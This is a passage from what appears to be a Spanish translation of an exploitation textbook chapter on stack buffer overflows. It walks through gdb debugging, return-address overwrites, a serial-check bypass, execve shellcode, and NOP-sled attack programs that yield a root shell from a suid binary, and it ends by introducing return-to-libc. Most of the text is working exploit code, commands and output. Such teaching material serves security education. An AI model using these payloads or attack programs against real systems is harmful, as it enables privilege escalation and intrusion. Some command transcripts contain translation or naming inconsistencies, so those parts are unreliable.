0x080483c5 <return_input+1>:    mov    %esp,%ebp
0x080483c7 <return_input+3>:    sub    $0x28,%esp
0x080483ca <return_input+6>:    lea    0xffffffe0(%ebp),%eax
0x080483cd <return_input+9>:    mov    %eax,(%esp)
0x080483d0 <return_input+12>:   call   0x80482c4 <_init+40>
0x080483d5 <return_input+17>:   lea    0xffffffe0(%ebp),%eax
0x080483d8 <return_input+20>:   mov    %eax,0x4(%esp)
0x080483dc <return_input+24>:   movl   $0x8048514,(%esp)
0x080483e3 <return_input+31>:   call   0x80482e4 <_init+72>
0x080483e8 <return_input+36>:   leave
0x080483e9 <return_input+37>:   ret
End of assembler dump.
```

Podemos ver las dos instrucciones “call” , para **gets ()** y **printf ()**. Podemos también ver la instrucción “ret” al final de la función, así que pongamos puntos de ruptura en la llamada a **gets ()** y el “ret”:

```
(gdb) break *0x080483d0
Breakpoint 1 at 0x80483d0: file overflow.c, line 5.
(gdb) break *0x080483e9
Breakpoint 2 at 0x80483e9: file overflow.c, line 7.
```

Ahora, ejecutemos el programa, hasta nuestro primer punto de ruptura:

```
(gdb) run
Breakpoint 1, 0x080483d0 in return_input () at overflow.c:5
gets (array);
```

Vamos a echar una mirada al stack como se ve, pero primero, echemos una mirada al código de la función **main ()**:

```
(gdb) disas main
Dump of assembler code for function main:
0x080483ea <main+0>:    push   %ebp
0x080483eb <main+1>:    mov    %esp,%ebp
0x080483ed <main+3>:    call   0x80483c4 <return_input>
0x080483f2 <main+8>:    mov    $0x0,%eax
```

```
0x080483f7 <main+13>:   pop    %ebp
0x080483f8 <main+14>:   ret
End of assembler dump.
```

Observe que la instrucción después la llamada a **return_input ()** está en la dirección 0x080483f2. Echemos una mirada al stack. Recuerde, este es el estado del stack antes de **gets ()** que ha sido llamado en **return_input ()**:

```
(gdb) x/20x $esp
0xbffffa98:   0xbffffaa0    0x080482b1    0x40017074    0x40017af0
0xbffffaa8:   0xbffffac8    0x0804841b    0x4014a8c0    0x08048460
0xbffffab8:   0xbffffb24    0x4014a8c0    0xbffffac8    0x080483f2
0xbffffac8:   0xbffffaf8    0x40030e36    0x00000001    0xbffffb24
0xbffffad8:   0xbffffb2c    0x08048300    0x00000000    0x4000bcd0
```

Recuerde que estamos esperando ver el guardado de **EBP** y el guardado de la dirección de retorno (RET). La vemos en negrita en el volcado anterior. Podemos ver que la dirección de retorno guardada está apuntando a 0x080483f2, la dirección en **main ()** después de la llamada a **return_input ()**, que es lo que esperábamos. Ahora, continuemos la ejecución del programa y entremos una string de 40 caracteres:

```
(gdb) continúe
Continuing.
AAAAAAAAAABBBBBBBBBCCCCCCCCCCDDDDDDDDDD
AAAAAAAAAABBBBBBBBBCCCCCCCCCCDDDDDDDDDD

Breakpoint  2, 0x080483e9 in return_input ()  at  overflow.c:7

7       }
```

Una vez parados en el segundo punto de ruptura, en “ret”, en return_input(), justo antes de los resultados de la función. Echamos una mirada a la pila ahora:

```
(gdb) x/20x 0xbffffa98
0xbffffa98:   0x08048514    0xbffffaa0    0x41414141    0x41414141
0xbffffaa8:   0x42424141    0x42424242    0x42424242    0x43434343
0xbffffab8:   0x43434343    0x44444343    0x44444444    0x44444444
0xbffffac8:   0xbffffa00    0x40030e36    0x00000001    0xbffffb24
0xbffffad8:   0xbffffb2c    0x08048300    0x00000000    0x4000bcd0
```

De nuevo, en negrita el guardado de EBP y el guardado de la dirección de retorno; observe que ambas han sido sobrescritas con caracteres de nuestra string—0x44444444 el equivalente en hex de “DDDD”. Veamos lo que sucede cuando ejecutamos la instrucción “ret”:

```
(gdb) x/1i $eip
0x80483e9 <return_input+37>:    ret
(gdb) stepi
0x44444444 in ?? ()
(gdb)
```

Hey ! Repentinamente estamos ejecutando código en una dirección que está especificada en nuestra string. Eche una mirada en figura 2-4 , la cual muestra cómo se ve el stack después de que sea desbordado **array**.




Figura 2-4: Resultado de desbordar array sobrescribiendo otros elementos en el stack.

Llenamos array con 32 bytes y luego lo ponemos en uso. Escribimos lo guardado en la dirección de **EBP**, el cual es ahora un dword conteniendo la representación hexadecimal de DDDD. Lo más importante, escribimos sobre **RET** con otro dword de DDDD. Cuando la función sale, leemos el valor almacenado en **RET**, que es ahora 0x44444444 , el equivalente hexadecimal de DDDD, e intentamos saltar a esta dirección. Esta dirección no es una dirección válida, o está en un espacio de dirección protegida, y el programa termina con un fallo de segmentación.

Controlando EIP

Hemos desbordado ahora con buen resultado un buffer, sobrescribiendo EBP y RET y por lo tanto ha causado que nuestro valor desbordado sea cargado en EIP. Todo esto tiene como consecuencia que rompa el programa. Este overflow puede utilizarse para finalizar un servicio, el programa que se cierra tendría que ser muy importante para que a alguien le pudiera preocupar. No es nuestro caso. Así, pues intentemos controlar el flujo de ejecución, o básicamente, controlar lo que está cargado en EIP, el puntero de instrucción.
En esta sección, tomaremos el ejemplo de overflow anterior y en lugar de llenar el buffer con “Des”, lo llenaremos con la dirección que nosotros escojamos. La dirección será escrita en el buffer y sobrescribirá EBP y RET con nuestro nuevo valor. Cuando RET sea leído fuera de la pila y pasado a EIP, la instrucción de la dirección se ejecutará. Y si esto se produce controlaremos la ejecución.
En primer lugar, necesitamos decidir que dirección utilizaremos. Tomaremos la llamada del programa a **return_input** en lugar de retornar el control a **main**. Necesitamos determinar la dirección para saltar por encima de ella, para lo cual tendremos que ir de vuelta a **gdb** y descubrir en que dirección se realiza la llamada a **return_input** :

```
shellcoders@debian:~/chapter_2$ gdb ./overflow
(gdb) disas main
Dump of assembler code for function main:
0x080483ea <main+0>:    push   %ebp
0x080483eb <main+1>:    mov    %esp,%ebp
0x080483ed <main+3>:    call   0x80483c4 <return_input>
0x080483f2 <main+8>:    mov    $0x0,%eax
```

```
0x080483f7 <main+13>:   pop    %ebp
0x080483f8 <main+14>:   ret
End of assembler dump.
```

Vemos que la dirección que queremos utilizar es 0x080483ed.

OBSERVACION: normalmente no tendrán exactamente las mismas direcciones, con lo cual hay que verificar que ha encontrado la dirección correcta para **return_input**.

Desde 0x080483ed no podemos introducir caracteres ASCII normales, necesitamos encontrar un método para volver a esta dirección pudiendo realizar entrada de carácteres. Podemos entonces tomar los datos de salida de este programa y dirijirlos al buffer desbordándolo. Para realizarlo podemos utilizar la función de shell **printf** y canalizamos la salida de **printf** para desbordar el programa. Probemos primero con una **string** corta:

```
shellcoders@debian:~/chapter_2$ printf
"AAAAAAAAAABBBBBBBBBCCCCCCCCCC"| ./overflow
AAAAAAAAAABBBBBBBBBCCCCCCCCCC
shellcoders@debian:~/chapter_2$
```

…aquí no existe desbordamiento y conseguimos que nuestra string sea repetida una vez. Si sobrescribimos el guardado de la dirección de retorno con nuestra dirección, sustituyendo a la de la llamada a **return_input ()**:

```
shellcoders@debian:~/chapter_2$ printf
"AAAAAAAAAABBBBBBBBBCCCCCCCCCCDDDDDD\xed\x83\x04\x08" |
./overflow
AAAAAAAAAABBBBBBBBBCCCCCCCCCCDDDDDDí
AAAAAAAAAABBBBBBBBBCCCCCCCCCCDDDDDDò
```

Observamos que retornó nuestra string dos veces. Con lo cual conseguimos con buen resultado que el programa se ejecute en la ubicación de nuestra elección. ¡Felicidades, ha explotado con buen resultado su primera vulnerabilidad!

Una interesante diversión

Aunque la mayor parte de este libro se enfoca en ejecutar el código de su elección dentro del programa objeto, a veces no existe ninguna necesidad para hacer esto. A menudo para realizar un ataque puede ser suficiente redireccionar la ruta de ejecución a una parte distinta del programa objeto, como vimos en los ejemplos previos — no es necesario querer en el shell root un "socket-stealing" buscando los privilegios superiores en el programa objeto. Un gran número de los mecanismos de defensa están enfocados en impedir la ejecución de código "arbitrariamente". Muchas de estas defensas (como ejemplo, N^X, Windows DEP) es hacer inútil que los atacantes puedan simplemente volver a usar la parte del programa objeto para lograr su objetivo.

Imagine un programa que requiere un número de serie para entrar antes de que se pueda usar. Imagine que este programa tiene un stack overflow cuando el usuario entra un número de serie demasiado largo. Podemos crear un “serial”que siempre sea válido haciendo que el programa salte a la sección del código “valido” después de que un número de serie correcto haya sido entrado. Este “exploit” sigue exactamente la técnica de la sección anterior, pero ilustra algunas situaciones reales (particularmente la de autentificación) simplemente saltando por encima de una dirección elegida por el atacante podría ser suficiente.
Aquí está el programa:

```
// serial.c

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int valid_serial( char *psz )
{
	size_t len = strlen( psz );
	unsigned total = 0;
	size_t i;
if( len < 10 )
	 return 0;

for( i = 0; i < len; i++ )
{
	if(( psz[i] < ‘0’ ) || ( psz[i] > ‘z’ ))
		return 0;
	 total += psz[i];
	}
	if( total % 853 == 83 )
		return 1;
	return 0;
}
int validate_serial()
{
	char serial[ 24 ];
	fscanf( stdin, “%s”, serial );
if( valid_serial( serial ))
	return 1;
else
	return 0;
}

int do_valid_stuff()
{
	printf(“The serial number is valid!\n”);
	// el serial valido se restringe aquí.
	exit( 0 );
}
```

```
int do_invalid_stuff()
{
	printf("Invalid serial number!\nExiting\n");
	exit( 1 );
}

int main( int argc, char *argv[] )
{
	if( validate_serial() )
		do_valid_stuff(); // 0x0804863c
	else
		do_invalid_stuff();
	return 0;
}
```

Si compilamos, vinculamos y ejecutamos el programa, podemos ver que acepta seriales como entrada y (si el número de serie es de más de 24 caracteres de longitud) desborda de una forma similar al programa anterior.
Si ejecutamos gdb, podemos saber si el código del serial es válido:

```
shellcoders@debian:~/chapter_2$ gdb ./serial
(gdb) disas main
Dump of assembler code for function main:
0x0804857a <main+0>:    push   %ebp
0x0804857b <main+1>:    mov    %esp,%ebp
0x0804857d <main+3>:    sub    $0x8,%esp
0x08048580 <main+6>:    and    $0xfffffff0,%esp
0x08048583 <main+9>:    mov    $0x0,%eax
0x08048588 <main+14>:   sub    %eax,%esp
0x0804858a <main+16>:   call   0x80484f8 <validate_serial>
0x0804858f <main+21>:   test   %eax,%eax
0x08048591 <main+23>:   je     0x804859a <main+32>
0x08048593 <main+25>:   call   0x804853e <do_valid_stuff>
0x08048598 <main+30>:   jmp    0x804859f <main+37>
0x0804859a <main+32>:   call   0x804855c <do_invalid_stuff>
0x0804859f <main+37>:   mov    $0x0,%eax
0x080485a4 <main+42>:   leave
0x080485a5 <main+43>:   ret
```

Aquí podemos ver la llamada a validate_serial y la verificación subsecuente, y la llamada de do_valid_stuff o do_invalid_stuff. Si desbordamos el buffer y colocamos el guardado de la dirección de retorno a 0x08048593 , seremos capaces de desviar la verificación del número de serial.
Para hacer esto, use la característica de volver a realizar printf (recuerde que el orden de los bytes es inverso porque las máquinas IA32 son "little-endian"). Cuando ejecutamos nuestro serial con nuestro número de serie especialmente escogido como entrada, conseguimos:

```
shellcoders@debian:~/chapter_2$ printf
“AAAAAAAAAABBBBBBBBBCCCCCCCCAAAABBBBCCCCDDDD\x93\x85\x
04\x08” |
./serial
The serial Number is valid !
```

A propósito, el número de serie “HHHHHHHHHHHHH” (13 H) también funcionaría (pero por este camino era mucho más divertido).

Utilizar un exploit para conseguir los privilegios de “root”

Ahora es el momento de hacer algo útil con la vulnerabilidad explotada anteriormente. Forzamos overflow.c para que pregunte por la entrada dos veces en lugar de una vez, es un truco limpio, pero que dirían sus amigos al respecto—“Eh, suponga lo que causará un programa en C de 15 líneas que pregunte por la entrada dos veces !” No, queremos que pierda el interés sobre ello..

Este tipo de desbordamiento es normalmente utilizado para tomar los privilegios de root (uid 0). Podemos hacer esto atacando un proceso que esté corriendo como root.. Lo fuerzas a execre, una shell que hereda sus permisos. Si el proceso está corriendo como root, tendrá una shell root. Este tipo de desbordamiento local es cada vez más popular porque más y más programas no corren como root—después son explotados, se debe usar a menudo un segundo desbordamiento para conseguir el acceso a nivel root. Depositar una shell root no es la única cosa que podemos hacer al explotar una vulnerabilidad de un programa. En capítulos siguientes de este libro se enseñan métodos de explotación además de colocar una shell root. Basta decir, que una shell root es una de las más comunes explotaciones y la más fácil de comprender.
Tenga cuidado, sin embargo. El código para colocar una shell root hace uso de la llamada de sistema execve. Lo que sigue es un programa en C para colocar una shell:

```
// shell.c
int main(){
        char *name[2];

        name[0] = “/bin/sh”;
        name[1] = 0x0;
        execve(name[0], name, 0x0);
        exit(0);
}
```

Si compilamos este código y lo ejecutamos, podemos ver que colocará una shell para nosotros.

```
[jack@0day local]$ gcc shell.c -o shell
[jack@0day local]$ ./shell
sh-2.05b#
```

Puedes pensar, esto es excelente, ¿Ahora cómo puedo inyectar código fuente C en el área vulnerable? ¿Puedo realizarlo de la misma forma que lo hicimos previamente con los caracteres A? La respuesta no es esta. Inyectar código fuente C es mucho más difícil

que realizar eso. Tendremos que inyectar instrucciones máquina reales, o opcodes , en el área de entrada vulnerable. Lo haremos así, debemos convertir nuestro código de la shell a ensamblador, y entonces extraer los opcodes en ensamblador para que sean legibles por los humanos. Tendremos entonces lo que se llama shellcode , o los opcodes que se pueden inyectar en un área de entrada vulnerable y ejecutarlos. Esto es un proceso largo y complicado, y hemos dedicado varios capítulos en este libro sobre ello. No detallaremos extensivamente cómo se crea un shellcode en código C; es un proceso bastante complicado y se explica completamente en el capítulo 3.
Realicemos una mirada a la representación del shellcode, de la colocación del shell en código C ejecutada previamente:

```
"\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
"\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
"\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";
```

lo probamos para asegurarnos que realiza lo mismo que el código C. Compilando el siguiente código, debe permitirnos ejecutar el shellcode:

```
// shellcode.c
char shellcode[] =
        "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
"\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
        "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";

int main()
{

        int *ret;
        ret = (int *)&ret + 2;
        (*ret) = (int)shellcode;
}
```

Ahora ejecute el programa:

```
[jack@0day local]$ gcc shellcode.c -o shellcode
[jack@0day local]$ ./shellcode
sh-2.05b#
```

Bien, excelente, tenemos colocado el shellcode con lo cual podemos inyectar código a un buffer vulnerable. Esa era la parte fácil. Ahora para que nuestro shellcode sea ejecutado, debemos tomar el control de la ejecución. Utilizaremos una estrategia similar a lo hecho en el ejemplo previo, donde forzamos a una aplicación para que pregunte por la entrada una segunda vez. Sobrescribiremos RET con nuestra dirección escogida, causando que la dirección que suministramos sea cargada en EIP y posteriormente ejecutada. ¿Qué dirección usaremos para sobrescribir RET? Bien, la sobrescribiremos con la dirección de la primera instrucción de nuestro shellcode inyectado. De este modo, cuando RET sea sacado de la pila y cargado en EIP, la primera instrucción que se ejecutará es la primera instrucción de nuestro shellcode.
Aunque todo este proceso puede parecer simple, es en realidad bastante difícil ejecutarlo en la vida real. Esto da lugar a que la mayoría de aprendices de hack no les

funcione la primera vez, con lo cual se frustran y se dan por vencidos. Examinaremos algunos de los problemas más difíciles y esperemos que no nos coja la frustración.

El problema de la dirección

Una de las más difíciles tareas al tratar de ejecutar la shellcode suministrada por el usuario está, en identificar la dirección para empezar su shellcode. A través de los años, se han inventado muchos métodos distintos para resolver este problema. Explicaremos el método más popular enseñado en los “papers”, “Smashing the Stack.” (Deshaciendo la pila).

Una forma para hallar la dirección de nuestro shellcode es suponer donde está colocado en memoria el shellcode. Podemos hacer una suposición bastante adecuada, porque sabemos que para cualquier programa, la pila empieza con la misma dirección. (La mayoría de los sistemas operativos nuevos varían la dirección de la pila deliberadamente para hacer que este tipo de ataque sea más dificil. En la mayor parte de las versiones de Linux esto es un parche opcional del kernel.) Si sabemos que dirección es, podemos intentar suponer cuán lejos de esta dirección de inicio está nuestro shellcode.
Es bastante fácil realizar un simple programa para que nos diga la ubicación en la pila del puntero (ESP). Una vez que sabemos la dirección de ESP, simplemente necesitamos suponer la distancia, o offset, de esta dirección. El offset será la primera instrucción en nuestro shellcode.
En primer lugar, encontramos la dirección de ESP:

```
// find_start.c
unsigned long find_start(void)
{
        __asm__(“movl %esp, %eax”);
}
int main()
{
        printf(“0x%x\n”,find_start());
}
```

Si compilamos y ejecutamos este varias veces, conseguimos:

```
shellcoders@debian:~/chapter_2$./find_start
0xbffffad8
shellcoders@debian:~/chapter_2$./find_start
0xbffffad8
shellcoders@debian:~/chapter_2$./find_start
0xbffffad8
shellcoders@debian:~/chapter_2$./find_start
0xbffffad8
```

Este, ha sido ejecutado en Debian 3.1r4, así que se puede conseguir resultados distintos. Específicamente, si la dirección mostrada por el programa es diferente cada vez, significa probablemente que está ejecutando una distribución con el “grsecurity patch”, o algo similar. Si es el caso, los siguientes ejemplos serán difíciles de reproducir en su

máquina, pero en el capítulo 14 se explica cómo adelantarse a este tipo de datos aleatorios. No obstante, asumiremos que está ejecutando una distribución que tiene una dirección única del puntero de pila.
Ahora crearemos un pequeño programa para explotar:

```
// victim.c
int main(int argc,char *argv)
{

char little_array[512];

if (argc > 1)
        strcpy(little_array,argv[1]);
}
```

Este programa toma las ordenes entradas y las coloca en un array sin comprobación de límites. A fin de conseguir los privilegios root, debemos poner este programa para obtener el root, y habilitar el bit suid. Ahora, cuando entramos como un usuario normal (no root) y explotemos el programa, tenemos que terminar con acceso root:

```
[jack@0day local]$ sudo chown root victim
[jack@0day local]$ sudo chmod +s victim
```

Así pues, tenemos nuestro programa “victim”. Podemos poner el shellcode como argumento en la línea de orden del programa usando la orden printf otra vez..Así pasaremos un argumento en la línea de ordenes parecida a esta:

./victim <nuestro shellcode><algún relleno><nuestra dirección de retorno elegida>

Lo primero que necesitamos hacer es calcular el Offset de la cadena, en la línea de órdenes que sobrescribe la dirección de retorno guardada. En este caso sabemos que esta estará a menos de 512 , pero generalmente tendrá que probar con varias longitudes de strings hasta que consiga la buena.
Una observación sobre la segunda lectura y la orden de substitución—puede ocurrir que la salida de printf ponga en la línea de orden un parámetro con el signo $ delante de él y colocarlo entre paréntesis, así:

./victim $ (printf “foo”)

Podemos hacer la salida de printf como una larga cadenas de ceros así:

```
shellcoders@debian:~/chapter_2$ printf “%020x”
00000000000000000000
```

Podemos utilizar esto para suponer fácilmente el offset de la dirección de retorno en el programa vulnerable:

```
shellcoders@debian:~/chapter_2$ ./victim $(printf “%0512x” 0)
shellcoders@debian:~/chapter_2$ ./victim $(printf “%0516x” 0)
shellcoders@debian:~/chapter_2$ ./victim $(printf “%0520x” 0)
```

```
shellcoders@debian:~/chapter_2$ ./victim $(printf “%0524x” 0)
Segmentation fault
shellcoders@debian:~/chapter_2$ ./victim $(printf “%0528x” 0)
Segmentation fault
```

Así pues las longitudes con las que podamos conseguir fallas de segmentación en la dirección de retorno guardada están probablemente alrededor de 524 ó 528 bytes de longitud para nuestro argumento en la línea de órdenes.
Tenemos el shellcode el cual queremos conseguir ejecutar en el programa, y sabemos con certeza donde será guardada la dirección de retorno, así que vamos a ello.
Nuestro shellcode es de 40 bytes. Tenemos pues de 480 ó 484 bytes de relleno, con lo cual nuestra dirección de retorno guardada estará ahí. Pensemos que nuestra dirección de retorno guardada debe encontrarse un poco menos de 0xbffffad8. Probamos y vemos que la dirección de retorno guardada es. La línea de comandos aparece así:

```
shellcoders@debian:~/chapter_2$ ./victim $(printf
“\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46\x0c\xb0\x0
b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1\xff\xff\xff\x2f\x62\x6
9\x6e\x2f\x73\x68%0480x\xd8\xfa\xff\xbf”)
```

Observe que el shellcode está al principio de la string, seguido por %0480x y los cuatro bytes representando la dirección de retorno guardada. Si hemos atacado la dirección buena, este debe a empezar a ejecutar la pila.
Cuando ejecutamos la línea de ordenes, conseguimos:

Segmentation fault:

Así que probemos cambiando el relleno a 484 bytes:

```
shellcoders@debian:~/chapter_2$ ./victim $(printf
“\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46\x0c\xb0\x0
b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1\xff\xff\xff\x2f\x62\x6
9\x6e\x2f\x73\x68%0484x\xd8\xfa\xff\xbf”)
Illegal instruction
```

Con este conseguimos una instrucción no válida con lo cual vemos claramente que hemos ejecutado algo distinto. Ahora probemos modificando la dirección de retorno guardada. Como sabemos que la pila crece hacia atrás en la memoria esto es, hacia direcciones inferiores, hay que esperar que la dirección de nuestro shellcode será inferior que 0xbffffad8.
Para ser breves, en el texto siguiente se muestra sólo lo pertinente, la salida en la línea de ordenes:

```
8%0484x\x38\xfa\xff\xbf”)
```

Ahora, construiremos un programa que nos permita suponer el offset entre el principio de nuestro programa y la primera instrucción en nuestro shellcode. (la idea para este ejemplo ha sido pedida prestada de Lamagra.)

```
#include <stdlib.h>
```

```
#define offset_size                 0
#define buffer_size                 512
char sc[] =
        "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
        "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
        "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";


unsigned long find_start(void) {
        __asm__("movl %esp,%eax");
}

int main(int argc, char *argv[])
{
        char *buff, *ptr;
        long *addr_ptr, addr;
        int offset=offset_size, bsize=buffer_size;
        int i;

        if (argc > 1) bsize  = atoi(argv[1]);
        if (argc > 2) offset = atoi(argv[2]);

        addr = find_start() - offset;
        printf("Attempting address: 0x%x\n", addr);

        ptr = buff;
        addr_ptr = (long *) ptr;
        for (i = 0; i < bsize; i+=4)
                *(addr_ptr++) = addr;

        ptr += 4;

        for (i = 0; i < strlen(sc); i++)
                *(ptr++) = sc[i];

        buff[bsize - 1] = '\0';

        memcpy(buff,"BUF=",4);
        putenv(buff);
        system("/bin/bash");
}
```

Para explotar el programa, genere el shellcode con la dirección de retorno y entonces ejecute el programa vulnerable utilizando la salida generada por el programa del shellcode. Asumiendo que no hacemos trampa, no tenemos nada para conocer el offset correcto, así que tendremos que probar repetidamente hasta que consigamos colocar el shell:

```
[jack@0day local]$ ./attack 500
Using address: 0xbfffd768
```

```
[jack@0day local]$ ./victim $BUF
```

Bien, nada sucedió. Eso se debe a que no construimos un Offset lo bastante grande (recuerde, nuestro array es de 512 bytes):

```
[jack@0day local]$ ./attack 800
Using address: 0xbfffe7c8
[jack@0day local]$ ./victim $BUF
Segmentation fault
```

¿Qué sucedió aquí? Nos pasamos de la raya, y generamos un offset que era demasiado grande:

```
[jack@0day local]$ ./attack 550
Using address: 0xbffff188
[jack@0day local]$ ./victim $BUF
Segmentation fault
[jack@0day local]$ ./attack 575
Using address: 0xbfffe798
[jack@0day local]$ ./victim $BUF
Segmentation fault
[jack@0day local]$ ./attack 590
Using address: 0xbfffe908
[jack@0day local]$ ./victim $BUF
Illegal instruction
```

Este tiene buena apariencia para creer que es el offset correcto. Quizá tendremos buena suerte con este intento:

```
[jack@0day local]$ ./attack 595
Using address: 0xbfffe971
[jack@0day local]$ ./victim $BUF
Illegal instruction
[jack@0day local]$ ./attack 598
Using address: 0xbfffe9ea
[jack@0day local]$ ./victim $BUF
Illegal instruction
[jack@0day local]$ ./exploit1 600
Using address: 0xbfffea04
[jack@0day local]$ ./hole $BUF
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root),10(wheel)
sh-2.05b#
```

¡Bien¡, supusimos que era el offset correcto y se ha colocado el root shell. En realidad aquí está la prueba, con lo que hemos mostrado aquí (para ser honrados, hicimos en poco de trampa), pero se ha hecho para recortar espacio.

CUIDADO Hemos corrido este código en un Red Hat 9.0 box. Sus resultados pueden ser distintos dependiendo de la distribución, la versión, y muchos otros factores.

Explotar programas así puede ser tedioso. Debemos continuar suponiendo cual es el offset, y a veces, cuando suponemos que es incorrecto, el programa rompe. Eso no es un problema para un programa pequeño como este, pero comenzar de nuevo una aplicación más grande puede tomar tiempo y esfuerzo. En la próxima sección, examinaremos una forma mejor de usar los offsets.

El método NOP

Determinar el offset correcto manualmente puede ser difícil. ¿Qué ocurriría si fuera posible que existiera más de un offset como objetivo? ¿Qué ocurriría si pudiéramos diseñar nuestro shellcode de modo que muchos offsets distintos nos permitieran tomar el control de la ejecución? ¿Haría esto al proceso más eficiente y consumir menos tiempo, veamoslo?
Podemos utilizar una técnica llamada el método del NOP para aumentar el número de offsets potenciales. Ninguna operación (NOP) es la instrucción que demora la ejecución por un período de tiempo. Los NOP se usan principalmente en ensamblado para fijar tiempos en situaciones puntuales, o en nuestro caso, para crear una sección relativamente grande de instrucciones que no hacen nada. Para nuestros propósitos, llenaremos el inicio de nuestro shellcode con NOP. Si en nuestro “espacio” de offset en cualquier parte de esta sección de NOP, colocáramos nuestro shellcode el código lo ejecutará finalmente después de que el procesador haya ejecutado todas las no instrucciones NOP. Ahora, nuestro offset sólo tiene que apuntar a algún lugar de este campo grande de nop, con lo cual no tenemos que suponer el offset exacto. Este proceso es llamado como relleno con NOP, o creando un NOP pad o NOP sled. Oirá estos términos una y otra vez si profundiza su estudio del hacking.
Reescribimos nuestro programa de ataque para generar los famosos NOP de relleno previo para añadir a nuestro shellcode y el offset. La instrucción que significa un NOP en los chipsets de IA32 es 0x90. Hay muchas otras instrucciones y combinaciones de instrucciones que pueden normalmente crear un efecto similar de NOP, pero no explicaremos esto en este capítulo.

```
#include <stdlib.h>

#define DEFAULT_OFFSET                  0
#define DEFAULT_BUFFER_SIZE             512
#define NOP                             0x90

char shellcode[] =

“\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46”
“\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1”
“\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68”;


unsigned long get_sp(void) {
__asm__(“movl %esp,%eax”);
}

void main(int argc, char *argv[])
{
```

```
char *buff, *ptr;
long *addr_ptr, addr;
int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
int i;

if (argc > 1) bsize  = atoi(argv[1]);
if (argc > 2) offset = atoi(argv[2]);

if (!(buff = malloc(bsize))) {
printf("Can't allocate memory.\n");
exit(0);
}
addr = get_sp() - offset;
printf("Using address: 0x%x\n", addr);

ptr = buff;
addr_ptr = (long *) ptr;
for (i = 0; i < bsize; i+=4)
*(addr_ptr++) = addr;

for (i = 0; i < bsize/2; i++)
buff[i] = NOP;

ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
for (i = 0; i < strlen(shellcode); i++)
*(ptr++) = shellcode[i];

buff[bsize - 1] = '\0';

memcpy(buff,"BUF=",4);
putenv(buff);
system("/bin/bash");
}
```

Ejecutemos el nuevo programa otra vez con el mismo código objetivo y veamos que ocurre:

```
[jack@0day local]$ ./nopattack 600
Using address: 0xbfffdd68
[jack@0day local]$ ./victim $BUF
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root),10(wheel)
sh-2.05b#
```

Bien, sabíamos que el Offset funcionaría, probemos con otros:

```
[jack@0day local]$ ./nopattack 590
Using address: 0xbffff368
[jack@0day local]$ ./victim $BUF
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root),10(wheel)
```

```
sh-2.05b#
```

Caemos en el relleno de NOP, y funciona perfectamente. ¿Cuán lejos podemos ir?

```
[jack@0day local]$ ./nopattack 585
Using address: 0xbffff1d8
[jack@0day local]$ ./victim $BUF
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root),10(wheel)
sh-2.05b#
```

Podemos ver que con sólo este ejemplo simple tenemos de 15 a 25 posibles objetivos más que sin el relleno de NOP.

Derrotar un "stack" que no se ejecuta.

La explotación anterior funciona debido a que podemos ejecutar las instrucciones almacenadas en el "stack". Como protección contra esto, muchos sistemas operativos tales como Solaris y OpenBSD no permiten programas que ejecuten código del stack. Como puede haber supuesto ya, necesariamente no tenemos que ejecutar código en el "stack". Ello es simplemente un buen, mejor conocido, y más confiable método de explotar programas. Cuando encuentre una pila no ejecutable, se puede usar un método de explotación conocido como "Return to libc". Esencialmente, haremos uso de la librería popular y siempre presente "libc", para exportar nuestras llamadas de sistema a dicha librería. Esto hará posible la explotación cuando el "stack" del objetivo esté protegida.

Return to libc

¿Cómo trabaja en realidad "Return to libc"? Desde un privilegio alto, asuma para simplificar, que tenemos ya el control de EIP. Podemos poner cualquiera dirección que nosotros deseemos para que se ejecute en EIP; en resumen, tenemos el control total de la ejecución del programa gracias a algún buffer vulnerable.
En lugar de retornar el control a las instrucciones en la pila, como en un exploit de desbordamiento de buffer de pila tradicional, forzaremos al programa para que retorne a una dirección la cual corresponde a una función específica de la librería dinámica. Esta función no estará en la pila, significando que podemos circunvenir cualquier restricción de ejecución de pila|. Escogeremos cuidadosamente la función de retorno de la librería dinámica; lo adecuado sería que cumpliera dos condiciones:

■ ■ Debe ser una librería dinámica común, presente en la mayor parte de los programas.

■ ■ La función dentro de la librería debería permitir tener mucha flexibilidad como, ser posible el colocarle una shell o que haga cualquiera cosa que necesitemos hacer.

